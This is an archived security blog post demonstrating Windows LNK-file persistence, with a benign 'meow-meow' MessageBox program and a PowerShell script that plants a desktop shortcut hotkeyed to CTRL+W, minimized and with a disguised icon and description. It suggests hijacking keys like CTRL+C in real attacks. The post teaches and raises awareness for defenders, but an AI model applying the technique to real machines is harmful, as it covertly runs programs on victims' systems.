

# Malware development: persistence - part 23. LNK files. Simple Powershell example.


By cocomelonc

Published: 2023-12-10 · Archived: 2026-04-05 21:50:18 UTC

3 minute read



Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via Windows LNK files.

## LNK [Permalink](#)

According to [Microsoft](#), an LNK file serves as a shortcut or “link” in Windows, providing a reference to an original file, folder, or application. For regular users, these files serve a meaningful purpose, facilitating file organization and workspace decluttering. However, from an attacker’s perspective, LNK files take on a different significance. They have been exploited in various documented attacks by APT groups and, to my knowledge, remain a viable option for activities such as phishing, establishing persistence, executing payloads.

Do you know that Windows shortcuts can be registered using a shortcut key in terms of execution? This is the main trick for malware persistence in this case.

## practical example [Permalink](#)

Let's say we have a "malware". As usually, `meow-meow` messagebox application `hack.c` :

```
/*
hack.c
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/12/10/malware-pers-23.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

And then, just create powershell script for create `LNK` file with the following properties:

```
# Define the path for the shortcut on the desktop
$shortcutPath = "$([Environment]::GetFolderPath('Desktop'))\Meow.lnk"

# Create a WScript Shell object
$wshell = New-Object -ComObject Wscript.Shell

# Create a shortcut object
$shortcut = $wshell.CreateShortcut($shortcutPath)

# Set the icon location for the shortcut
$shortcut.IconLocation = "C:\Program Files\Windows NT\Accessories\wordpad.exe"

# Set the target path and arguments for the shortcut
$shortcut.TargetPath = "Z:\2023-12-10-malware-pers-23\hack.exe"
$shortcut.Arguments = ""

# Set the working directory for the shortcut
$shortcut.WorkingDirectory = "Z:\2023-12-10-malware-pers-23"


# Set a hotkey for the shortcut (e.g., CTRL+W)
$shortcut.HotKey = "CTRL+W"

# Set a description for the shortcut
```

```
$shortcut.Description = "Not malicious, meow-meow malware"  
  
# Set the window style for the shortcut (7 = Minimized window)  
$shortcut.WindowStyle = 7  
  
# Save the shortcut  
$shortcut.Save()  
  
# Optionally make the link invisible by adding 'Hidden' attribute  
# (Get-Item $shortcutPath).Attributes += 'Hidden'
```

As you can see, the logic is pretty simple. We simply create a shortcut on the desktop that has a hotkey specified: `CTRL+W` . Of course, in real attack scenarios it could be something like `CTRL+C` , `CTRL+V` or `CTRL+P` , etc.

For example, if you create a shortcut for `Paint` , it does not have any hotkey specified:



Explorer restricts shortcut support to commands beginning with CTRL+ALT. Additional sequences must be set programmatically through COM.

## demo [Permalink](#)

Let's go to see everything in action. First of all, compile our "malware":


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2023-12-10-malware-pers-23]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2023-12-10-malware-pers-23]
└─$ ls -lt
total 24
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Dec 11 01:28 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1130 Dec 11 01:00 pers.ps1
-rw-r--r-- 1 cocomelonc cocomelonc 360 Dec 10 21:06 hack.c
```


For checking correctness, run it:

```
.\hack.exe
```




The just run our powershell script for persistence:

```
Get-Content pers.ps1 | PowerShell.exe -noprofile -
```



As a result, Meow LNK file is created successfully.


If we look at its properties, everything is ok:



Finally just run it and try to trigger `CTRL+W` hotkey:

```
1 # Define the path for the shortcut on the desktop
2 $shortcutPath = "$([Environment]::GetFolderPath('Desktop'))\Meow.lnk"
3
4 # Create a WScript Shell object
5 $wshell = New-Object -ComObject W
6
7 # Create a shortcut object
8 $shortcut = $wshell.CreateShortcut
9
10 # Set the icon location for the s
11 # $shortcut.IconLocation = "C:\Wd
12 $shortcut.IconLocation = "C:\Prog
13
14 # Set the target path and argumen
15 $shortcut.TargetPath = "Z:\2023-1
16 $shortcut.Arguments = ""
17
18 # Set the working directory for t
19 $shortcut.WorkingDirectory = "Z:\
20
21 # Set a hotkey for the shortcut (
22 $shortcut.HotKey = "CTRL+W"
23
24 # Set a description for the short
25 $shortcut.Description = "Not mali
26
27 # Set the window style for the sh
28 $shortcut.WindowStyle = 7
29
30 # Save the shortcut
31 $shortcut.Save()
32
```

The screenshot shows a Windows 10 desktop environment within an Oracle VM VirtualBox. The desktop background is blue. On the left side, there are several icons: Recycle Bin, Firefox, x32dbg, x64dbg, Paint, and Meow. A 'Meow Properties' dialog box is open in the center, displaying the following information: Target type: Application; Target location: 2023-12-10\malware-pers-23; Target: Z:\2023-12-10\malware-pers-23\back.exe; Start in: Z:\2023-12-10\malware-pers-23; Shortcut key: Ctrl + W; Run: Minimized; Comment: Not malicious, meow-meow. A small dialog box with the text 'Meow-meow!' is also visible, highlighted with a red box. The taskbar at the bottom shows the search bar, task view, and several application icons. The system tray on the right shows the time as 10:01 PM on 12/10/2023.



As you can see, everything worked perfectly as expected! =^..^= :)

This technique is used by APT groups like [APT28](#), [APT29](#), [Kimsuky](#) and software like [Emotet](#) in the wild. In all honesty, this method is widely employed and widespread due to its extreme convenience in deceiving the victims.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Many thanks to my friend and colleague [Anton Kuznetsov](#), he reminded me of this technique when he presented one of his most amazing talks.

This is a practical case for educational purposes only.

[ATT&CK MITRE: T1204.001](#)

[APT28](#)

[APT29](#)

[Kimsuky](#)

[Emotet](#)

[MSDN: Shell Link \(.LNK\) Binary File Format](#)

[Malware persistence: part 1](#)

[source code in github](#)

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*

---

Source: <https://cocomelonc.github.io/persistence/2023/12/10/malware-pers-23.html>